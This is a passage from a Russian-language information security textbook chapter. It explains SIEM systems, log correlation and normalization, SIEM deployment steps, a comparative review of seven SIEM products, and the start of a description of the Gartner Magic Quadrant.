LMS (Система управления логами, англ. Log Management System) — система, которая собирает и хранит логи (операционных систем, приложений и т. д.) с нескольких хостов и систем в одном месте, обеспечивая централизованный доступ к этим данным.

SLM/SEM (Система управления логами/событиями, англ. Security Log/Event Management) — SLM предназначена в первую очередь для аналитиков по безопасности, а не системных администраторов. SEM — это система определения наиболее значимых для безопасности событий.

SIM (Система управления информацией, англ. Security information Management) — это система управления активами с возможностями обработки событий безопасности. С ее помощью хосты могут генерировать отчеты об уязвимостях в системе, обнаруживать вторжения, предупреждения антивируса могут быть показаны в соответствии с определенной системой.

SEC (Корреляция событий безопасности, англ. Security Event Correlation) — три неудачные попытки входа в одну учетную запись из трех разных источников — это всего три строки в логах. Для аналитика это своеобразная последовательность событий, которые необходимо рассмотреть более подробно, а поиск шаблонов в логах — причина подать сигнал тревоги, когда это происходит.

Фактически то, что мы сегодня называем **SIEM** (Управление информацией и событиями безопасности, англ. Security information and Event Management) — это все вышеперечисленное «в одном флаконе». Поскольку вышеупомянутые технологии объединяются в отдельных продуктах, так появился общий термин для управления событиями и информацией, созданной с помощью элементов управления и инфраструктуры безопасности. Впервые ввела в оборот этот термин Gardian в 2005 г. Как следует из названия, сама по себе эта система не способна что-то «предотвращать» или «защищать».

А любой сотрудник службы информационной безопасности любой компании хотел бы оперативно получать ответы на два основных вопроса:

«Кто сегодня нас атакует?»

«Как они получили доступ к нашей корпоративной сети?»

Успешные атаки на компьютерные системы сегодня редко выглядят как настоящие атаки, за исключением самых примитивных. Если бы это было не так, мы могли бы автоматизировать все средства защиты без необходимости использования «человеческих сил».

Прежде всего злоумышленники обычно пытаются удалить (или исправить) записи в логах, чтобы «спрятать» свои следы. Ведь это источник информации, который имеет критически важное значение для любого процесса исследования вмешательства в работу компьютерных систем.

Современная SIEM более подробно и детально «видит» то, что происходит в вашей сети, чем это может обеспечить любая другая система управления безопасностью или источник информации. Так, например [7]:

- стандартная система обнаружения вторжений (IDS) распознает только пакеты, протоколы и IP-адреса;
- стандартная Endpoint Security видит только файлы, имена хостов и пользователей;
- в типовом service logs отображаются только логины пользователей, активность служб и изменения конфигурации;
- система управления активами видит приложения, процессы и владельцев.

Никакой из вышеперечисленных компонентов системы по отдельности не может сказать, что происходит у вас в системе, но вместе они могут это сделать!

Проще говоря, SIEM — это просто более эффективное управление над имеющимися информационными системами и контроль безопасности.

Он объединяет и унифицирует информацию, содержащуюся в имеющихся стандартных системах, позволяя анализировать ее и управлять при помощи единого интерфейса.

SIEM является прекрасным примером принципа «garbage in, garbage out».

SIEM полезен только тогда, когда он получает информацию.

Чем более полная информация о состоянии сети, системах и активах, которую получает SIEM, тем более эффективнее он будет помогать вам обнаруживать и анализировать угрозы.

На сайте [7] приведен удачный пример использования возможностей системы для блокирования последствий атаки.




Рис. 7.15. Пример использования возможностей системы SIEM для блокирования последствий атаки [7]

7.5.2. Корреляция как процесс сопоставления событий и логов

Несколько слов следует сказать и о такой хорошо знакомой специалистам по безопасности функции, как сбор и обработка логов. *Лог-файл* (или просто лог) — это главный источник информации о поведении посетителя на Вашем Web-сайте.

Чем больше источников логов, отправляющих данные в SIEM, тем больше успехов в устранении угроз может быть достигнуто с помощью этой системы. Необработанные логи сами по себе редко содержат «легкую для понимания» информацию. Эксперты по безопасности обычно ограничены временем и возможностями, чтобы контролировать каждую операцию в системе, при помощи логов специалисты видят только информацию типа «Connection from host A to host B».

Даже опытный аналитик всегда нуждается в обработанной предварительно информации, чтобы сделать затем обоснованную оценку любого события, связанного с безопасностью защищаемой сети. На практике специалисты часто используют *автоматические анализаторы* The web-alizer, weblog expert, spylog flexolyzer, analog, alterwind log analyzer. Затем для получения полной полезной информации из имеющихся логов необходимо осуществить *процесс корреляции*.

Для организации на предприятии действительно эффективной SIEM систему необходимо обеспечивать «исходной информацией» (логами и сигналами тревоги

от таких подсистем, как «контроль безопасности», «инфраструктура», «бизнес-информация», «данные об активах» и др).

Обязательные логи и сигналы тревоги от подсистемы [7]:

Контроль безопасности:

- обнаружение вторжений;
- защита конечных точек (антивирус и т. д.);
- предотвращение утечки данных;
- VPN-концентраторы;
- веб-фильтры;
- межсетевые экраны.

Лог от подсистемы «инфраструктура»:

- маршрутизаторы;
- коммутаторы;
- контроллеры доменов;
- беспроводные точки доступа;
- серверы приложений;
- базы данных;
- корпоративные порталы и приложения.

Информация об инфраструктуре для SIEM должна включать обязательные данные об активах:

- конфигурация;
- местоположения;
- владельцы;
- сетевые карты;
- отчеты об уязвимостях;
- инвентаризация ПО.

Необходимо также понимать минимальный объем подсистемы, «бизнес-информация»:

- сопоставления бизнес-процессов;
- точки соприкосновения;
- партнерская информация.

На рис. 7.16 схематично показано, как генерируются логи в стандартной сети.

Корреляция — это процесс сопоставления событий с различных систем (хостов, сетевых устройств, элементов управления безопасностью и всего другого, что отправляет логи в SIEM).

События из разных источников могут быть объединены и сопоставлены друг с другом для обнаружения моделей поведения, невидимых для отдельных устройств.

Они также могут быть сопоставлены с уникальной (характерной *только для вашего бизнеса*) информацией.

Но самое главное — корреляция позволяет автоматизировать обнаружение событий, которые *не должны* возникать в вашей сети.

Разницу между обычным информированием и корреляцией логов можно показать на примере [7]. Исходный «машинный» код сообщения имеет вид:

«14:10 7/4/20110 User BRoberts Successful Auth to 10.100.52.105 from 10.10.8.22».



Рис. 7.16. Упрощенная схема генерации логов в стандартной сети [7]

В результате выполнения процедуры корреляция на экране специалиста по безопасности появится такая фраза:

«Учетная запись из отдела маркетинга подключилась к системе с офисного компьютера в тот день, когда никто не должен находиться в офисе».

Задача здесь может решаться простым путем, например – нанять большое количество людей, чтобы искать несоответствия в каждой строке этих логов. Даже если эти люди будут читать каждую строку, они никогда ничего не обнаружат, даже если это будет у них прямо перед глазами.

Корреляция логов позволяет определять подобные вышеуказанные «подозрительные события» и помогает аналитикам понять, что необходимо исследовать дополнительно. А уже они смогут обнаружить кусочки информации, которые приводят к другим подобным фрагментам информации, что позволяет автоматически выполнить поиск логов и найти подозрительную активность в базе данных, это только одна из функций SIEM.

Конечно, было бы очень удобно, если бы каждая ОС и каждое приложение в мире записывали свои логи в одинаковом формате. Но это не так. Большинство логов написано, чтобы их читали люди, а не компьютеры.

Приведем для пояснения опять же показательный пример из [7]. Эти два лога говорят одно и то же для человека, но очень отличаются с точки зрения машины:

«User Broberts Successfully Authenticated to 10.100.52.105 from client 10.10.8.22».
«100.100.52.105 New Client Connection 10.10.8.22 on account: Broberts: Success».

После преобразования каждого лога в приемлемый для человека формат мы получим:

«User [USERNAME] [status] Authenticated to [destip] from client [sourceip]».

«100.100.52.105 New Client Connection 10.10.8.22 on account: Broberts: Success».

Эти форматы уже легче обрабатывать аналитику. Поэтому когда вы видите SIEM, в описании которого говорится о том, *сколько устройств* он поддерживает, — имеется в виду, с *какого количества устройств* он может собирать и анализировать логи.

Разбирая логи на составляющие, необходимо нормализовать их таким образом, чтобы производить поиск в логах с нескольких устройств и коррелировать события между ними. Как только мы нормализовали логи и добавили в таблицу базы данных, мы можем выполнять поиск в стиле конкретной базы данных, например:

Show [All Logs] From [All Devices] from the [last two weeks], where the [username] is [Broberts]

Это позволяет уже выполнять *автоматическую корреляцию*, сравнивая поля между логами, периодами времени, типами устройств.

Например: *Если определенный актив ошибается при входе на 3 разных сервера, используя одинаковые логин и пароль за последние 6 секунд, подать сигнал тревоги.*

Как и в случае с любой базой данных, нормализация событий позволяет формировать итоговый отчет, основываясь на информации в логах.




Рис. 7.17. Архитектура системы безопасности компании Alien Vault USM

Например: *Какие учетные записи пользователей получили доступ к наибольшему числу отдельных хостов за последний месяц?*

Какая подсеть генерирует наибольшее количество неудачных попыток входа в день в среднем за полгода?

Если подвести краткие итоги для ответа на вопрос — а зачем нужна SIEM, можно сказать следующее: ***SIEM — это способ собирать и обрабатывать данные с систем, которые формируют информационную инфраструктуру предприятия.***

SIEM может давать аналитикам доступ к информации из систем, не предоставляя им доступ к самим системам.

Корреляция событий позволяет кодировать знания (encode security knowledge) о безопасности в автоматическом поиске событий и информации об активах. Это нужно для предупреждения о событиях, которые происходят в защищаемой системе, и служит отправной точкой для анализа логов.

Чтобы оставаться в курсе новых угроз и вектора их развития, необходимо использовать целую систему, использующую соответствующие данные, унифицированный подход и интегрированную информацию об угрозах, чтобы действительно получить полную картину о структуре безопасности.

На рис. 7.17 представлена рекламная «картинка» с сайта одной из популярных компаний, занимающихся системами безопасности, которая показывает в упрощенном виде архитектуру подобной системы безопасности от компании Alien Vault USM. Как видно, здесь SIEM — только один, хотя и важный компонент системы безопасности.

7.5.3. Дополнительные функции SIEM

Как мы отмечали выше — SIEM нужна именно для сбора и автоматизированного анализа информации. Информация поступает с различных источников — таких, как DLP-системы, IDS, маршрутизаторы, межсетевые экраны, АРМ пользователей, серверов. На практике часто бывают ситуации когда внешне безобидные события, полученные с различных источников, *в совокупности* несут в себе угрозу. Предположим, когда происходит отправка письма с чувствительными для компании данными человеком, имеющим на это право, но на адрес, находящийся вне его обычного круга адресов, на которые он отправляет. DLP система этого может не отловить, но SIEM, используя накопленную статистику, на основании этого уже сгенерирует *инцидент*. Да, инцидент действительно произошел — но сотрудник, допустивший утечку, всячески «открещивается». Как доказать? SIEM способна предоставить всю необходимую доказательную базу, пригодную как для внутренних расследований, так и для суда. Собственно говоря, это одно из ее главных предназначений. В момент создания инцидента также будут оповещены все заинтересованные лица.


Следует отметить и такую дополнительную функцию системы: периодически вам надо проводить аудиты на соответствие каким-либо стандартам. SIEM после внедрения может помочь эксперту по безопасности обосновать необходимый объем средств на «дозакупку» какого-то еще средства ИБ, например, в качестве обоснования прикладывается отчет, из которого видно, что большая часть полученных

инцидентов закрывается именно этим средством. На сайте [<https://habr.com/ru/post/172389/>] приведены две ситуации, поясняющие полезность приобретения средств SIEM для современной компании. *Первый рисунок* показывает ситуацию, когда такая система на предприятии отсутствует.


А на втором — что приобретает компания, если поставит у себя SIEM.

Эти два рисунка обычно используются руководителями служб информационной безопасности при подготовке технико-экономических обоснований на закупку средств SIEM.

1.



2.



Итак, кратко сформулируем здесь, **что в принципе может делать SIEM система.**

1. Анализировать события и вырабатывать сигналы при каких-то аномалиях: сетевого трафика, неожиданных действий пользователя, неопознанных устройствах и т.д.
2. Проверить на соответствие стандартам (PCI DSS, COBIT и др.).
3. Создать полноценный полезный отчет. В том числе настроенный непосредственно для ваших нужд. Например, ежедневный отчет об инцидентах, еженедельный отчет TOP-10 нарушителей, отчет по работоспособности устройств и т.д.
4. Мониторить события от устройств/серверов/критически важных систем, создавать соответствующие оповещения для заинтересованных лиц.
5. Собрать доказательную базу по всем имевшим место на предприятии инцидентам за определенный период времени.
6. Помогать специалистам по ИБ формулировать технические обоснования на закупку средства на системы ИБ.

Примерный перечень работ по введению в эксплуатацию средств SIEM выглядит следующим образом.

- Обследование инфраструктуры и принятие решения о способе внедрения, (будут ли все события обрабатываться в одном месте или нужно распараллеливание).
- Формирование и утверждение ТЗ на систему.
- Разработка руководства администратора и руководства пользователя.
- Установка и базовая настройка SIEM. Это означает настройку собственно сервера SIEM / интеграции аппаратной части, прописывание ее в сети, выполнение каких-то специфических настроек.
- Настройка источников событий. Имеется в виду настройка собственно DLP, серверов и АРМ (возможно, с установкой агентов), «железа» в сети на отправку событий на сборщик SIEM.
- Написание дополнительных правил реагирования. При использовании стандартного подхода «из коробки» ничего работать должным образом не будет, требуется дописывать правила для конкретной организации. Также на этом этапе вылезают первые «косяки» в плане некорректно настроенных источников / базовой настройки компонентов SIEM.
- Тестовая эксплуатация и накопление статистики. На этот важный этап обычно отводится от месяца до четырех, в зависимости от размера организации. Обычно на этом этапе наблюдается шквал инцидентов, 95% которых — т.н. False-Positive, т.е. ложные.
- Корректировка и дополнение правил корреляции. Выполняется параллельно с предыдущим этапом, фактически это обучение персонала правилам пользования SIEM, тонкая донастройка под конкретные нужды.
- Завершение тестовой эксплуатации (от нескольких дней до нескольких месяцев в зависимости от квалификации пользователя).
- Проведение приемо-сдаточных испытаний, написание кейсов и прогонка их.

Следует учесть, что к основной стоимости работы надо будет добавлять еще стоимость лицензий и, возможно, обучения администраторов безопасности работе с SIEM.

7.5.4. Сравнительный анализ характеристик наиболее популярных SIEM-систем

7.5.4.1. Методологические принципы сравнительного анализа

В работе [<https://www.anti-malware.ru/compare/SIEM-systems>] было представлено первое публичное сравнение популярных российских и иностранных SIEM-систем по 116 различным критериям, среди которых архитектура, возможности управления инцидентами, подключения источников, анализа данных и визуализации, отказоустойчивости, интеграции и многое другое. В сравнении участвовали Micro Focus (HP) ArcSight, McAfee ESM, IBM QRadar, RSA NetWitness, Splunk, MaxPatrol SIEM и RuSIEM. Дополнительно в сравнении приведена краткая инструкция для проведения собственной оценки и выбора оптимальной SIEM-системы.

Как было отмечено выше, изменение ландшафта угроз в сторону сложных многовекторных атак и усложнение комплекса средств защиты ведут к быстрому росту популярности систем класса SIEM (Security Information and Event Management) не только в России, но и в мире в целом.

Такие решения позволяют осуществлять мониторинг информационных систем, анализировать события безопасности в режиме реального времени, например, происходящие на рабочих станциях, сетевых устройствах, средствах защиты информации и других элементах ИТ-инфраструктуры компании. Собранные и проанализированные ими данные помогают обнаружить инциденты ИБ или аномалии, оставшиеся незаметными для специализированных средств защиты.

Практически ежедневно в новостях публикуются факты об успешных атаках (в том числе целенаправленных и спонсируемых отдельными государствами) на организации, в которых, казалось бы, не было проблем с бюджетами на ИБ и работали грамотные специалисты. В свою очередь рост киберрисков ведет к необходимости в проактивности в ИБ, автоматизированному и тщательному анализу событий, необходимости предвидеть атаку, предугадать ее развитие или хотя бы локализовать проблему с меньшими потерями. Многие из этого умеют делать современные SIEM-системы.

Непосредственно в России рост внимания к SIEM-системам связан с некоторыми локальными изменениями на рынке информационной безопасности, среди которых можно выделить следующие.

1. Вступление в силу с 1 января 2018 года Федерального закона «О безопасности критической информационной инфраструктуры Российской Федерации» от 26.07.2017 № 187-ФЗ и связанных с ним нормативно-правовых актов (приказы ФСБ, ФСТЭК России и постановления правительства России), согласно которым в России создается Государственная система обнаружения, предупреждения и ликвидации последствий компьютерных атак (ГосСОПКА), подразумевающая создание корпоративных и ведомственных центров, где могут использоваться в том числе SIEM-системы.

2. Построение корпоративных и ведомственных центров оперативного мониторинга информационной безопасности Security Operation Center (SOC), в том числе с целью взаимодействия с НКЦКИ в рамках системы ГосСОПКА. Чаще всего платформой для автоматизации процессов SOC являются рассматриваемые в обзоре SIEM-решения. Увеличение зрелости ИБ во многих крупных компаниях, а значит, и появление потребности автоматизации большого числа процессов.

Возникновение массового спроса и предложения со стороны вендоров порождает у заказчиков *проблему выбора*, для решения которой нужно время и экспертиза. К сожалению, до настоящего времени в публичном пространстве практически не было актуальных сравнительных материалов, которые бы помогли потенциальным заказчикам выбрать оптимальную для себя SIEM-систему без принятия стороннего оценочного мнения. В вышецитируемой работе была предпринята успешная попытка.

При разработке методологии сравнительного анализа ее авторы исходили из следующих соображений. Например, потребности сервисного SOC, продающего свои услуги другим компаниям, разительно отличаются от потребностей инфраструктурного внутреннего SOC. И если для первого важно подключить из коробки максимальное количество источников и иметь возможность гибкого управления данными, поступающими от них, то для второго большим приоритетом может стать удобный пользовательский интерфейс и минимальная стоимость владения решением.

И если особенности заказчика формируют потребности, то функциональность продуктов определяет их возможности. Это ориентировка на интеграцию внутри собственной экосистемы, как у Positive Technologies и IBM, или направленность на интеграцию со сторонними решениями, как у RuSIEM и Micro Focus Security. Кроме того, подходы к визуализации и навигации в консоли каждого из решений соответствуют определенной логике, которую не всегда можно оценить четкими критериями, но зато можно эмпирически принять при живой демонстрации.

Группировка критериев осуществлялась на основе базовых влияющих на компании-потребители направлений, диктуемых временем: степень автоматизации, стратегия развития (в том числе устойчивость на рынке), эластичность архитектуры. Возможность компании-потребителя учитывать риски при таких условиях в дальнейшем определяет ее выбор.

К примеру, небольшим игрокам стоит присмотреться к комплексному моно-вендорному решению, а тем, кто крупнее, ориентироваться на нишевые (под нишей подразумевается отрасль) решения. Далее проводилась детализация направлений в группы (представленные ниже), которые раскладывались, в свою очередь, на подгруппы. По возможности и экспертно оцененному весу влияния критерия на оценку подгруппы разбивались оценочные параметры.

Для создания полезного инструмента выбора авторами исследования были выделены следующие *группы критериев сравнения* SIEM-систем.

- *Архитектура решения* — форм-фактор, масштабируемость, методы управления событиями и схема лицензирования — важный параметр для Enterprise-установок, где необходимо подсчитать конечную стоимость владения решением, учитывая трудоемкость обслуживания, возможность и эффективность реализации в распределенных сетях.

- **Общая информация** — будет полезна при презентации руководству или организации референс-визитов, соответствие основных показателей ИТ- и ИБ-стратегии компании. По этим показателям можно судить о зрелости решения и его положении на рынке.
- **Функциональные особенности** — наличие и составляющие кастомизируемых параметров, гибкость настройки позволят оценить применимость решения к принятой парадигме развития процессов обеспечения ИБ (аутсорсинг, централизованное, распределенное использование) компании. А качество и количество предустановленных из коробки элементов, а также среднее время старта дадут представление о сроках внедрения до получения первых показателей эффективности.
- **Интеграционные возможности** — наличие развитых встроенных и интегрируемых подсистем управления уязвимостями, инцидентами и активами позволит в начальном периоде эксплуатации ограничиться использованием одного продукта, без увеличения количества используемых администратором и аналитиком консолей. А интеграция со сторонними решениями в целях обогащения информации о событиях ИБ, сведения об API и поддерживаемых источниках событий указывают на открытую позицию компании на рынке, умение находить общий язык с другими игроками, говорит о направлениях развития продукта.
- **Дополнительные критерии** — параметры, которые подвержены влиянию внешней среды. Это и отчетность, удобство, это и глубина погружения при навигации в рамках интерфейса системы. Все это влияет на оперативность при обработке событий ИБ и выявлении инцидентов ИБ и позволяет примериться к существующим внутри компании KPI. Дорожные карты развития, наличие озвученных планов по разработке коннекторов-парсеров, количество внедрений и поддержка со стороны производителя, а также живость community говорит о заинтересованности в продукте как заказчиков, так и разработчиков.
- **Соответствие направлению импортозамещения** — позволит оценить ценность решения как компонента системы соответствия.

Помимо выбора критериев для сравнения перед авторами стояла вторая не легкая задача — отбор конкретных продуктов для участия в сравнении. В итоге решено было отобрать для первой части сравнения не более семи SIEM-систем. При этом при отборе продуктов учитывались три основных фактора: популярность на российском рынке, реализованная функциональность и происхождение вендора. Последнее было важно для приоритета российским продуктам в рамках государственной политики импортозамещения.

В итоге было отобрано семь систем:

Российские продукты:

- MaxPatrol SIEM 4.0 («Позитив технолджиз»);
- RuSIEM + RuSIEM Analytics 5.6.4 («РУСИЕМ»).

Зарубежные продукты:

- Micro Focus ArcSight (ArcSight ESM, ArcSight Investigate, ArcSight Event Broker, ArcSight RepSM, ArcSight UBA) 6.11 (бывший HP);

- McAfee Enterprise Security Manager (ESM) 10.2;
- IBM QRadar Security Intelligence Platform 7.3.1;
- RSA NetWitness Suite 11.0;
- Splunk Enterprise 7.0.1 + Splunk App for Enterprise Security 5.1.0.

Для более углубленного изучения этого направления читатель может обратиться, например, к Обзор SIEM-систем на мировом и российском рынке [//https://www.anti-malware.ru/analytics/Technology_Analysis/Overview_SECURITY_systems_global_and_Russian_market](https://www.anti-malware.ru/analytics/Technology_Analysis/Overview_SECURITY_systems_global_and_Russian_market), Вы купили SIEM и уверены, что SOC у вас в кармане, не так ли? [// https://habr.com/ru/company/softline/blog/423965/](https://habr.com/ru/company/softline/blog/423965/), Сравнение SIEM-систем [// https://www.anti-malware.ru/compare/SIEM-systems](https://www.anti-malware.ru/compare/SIEM-systems)

7.6. Магический квадрант Gartner – что это такое?

Магический квадрант Gartner (Magic Quadrant (MQ)) – это графическое отображение ситуации на рынке, позволяющее *оценить возможности продуктов и самих производителей*. Применяется известным аналитическим агентством Gartner.

В своих отчетах Gartner рассматривает не только качество и возможности программного обеспечения, но и характеристики разработчика в целом, в том числе опыт продаж и работы с клиентами, бизнес-модель, инновации, стратегии маркетинга, продаж, и др.

На основе оценки по ключевым параметрам все вендоры разбиваются на четыре большие группы: **лидеры, претенденты на лидерство, дальновидные и нишевые игроки**.

На рис. 7.18 в качестве примера представлен пример такого «квадранта» по состоянию на октябрь 2008 г. Кратко опишем принципы, положенные в основу этой классификации [http://www.tadviser.ru/index.php/%D0%A1%D1%82%D0%B0%D1%82%D1%8C%D1%8F:%D0%9A%D0%B2%D0%B0%D0%B4%D1%80%D0%B0%D0%BD%D1%82_Gartner_Magic_Quadrant].

Лидеры

Лидеры (Leaders) демонстрируют стабильный прогресс и усилия по всем показателям, по которым проводится оценка. Их действия поднимают уровень конкуренции на рынке, они могут изменить курс развития всей индустрии. Однако производитель, вошедший в группу лидеров, не всегда является наиболее приемлемым, т.к. требования и нужды некоторых покупателей могут быть не удовлетворены.

Претенденты

Претенденты на лидерство (Challengers) имеют качественные продукты, которые удовлетворяют основным требованиям рынка и имеют высокий уровень продаж, популярности и долю рынка, которая позволяет им превосходить нишевых игроков. Претенденты обеспечивают себе прибыль путем конкуренции на уровне базовых функций, но не на уровне более совершенных возможностей. Продукты данных вендоров хороши для решения узкоспециализированных задач.




Рис. 7.18. Квадрант Gartner с данными по исследованию разработчиков программного обеспечения

Дальновидные игроки

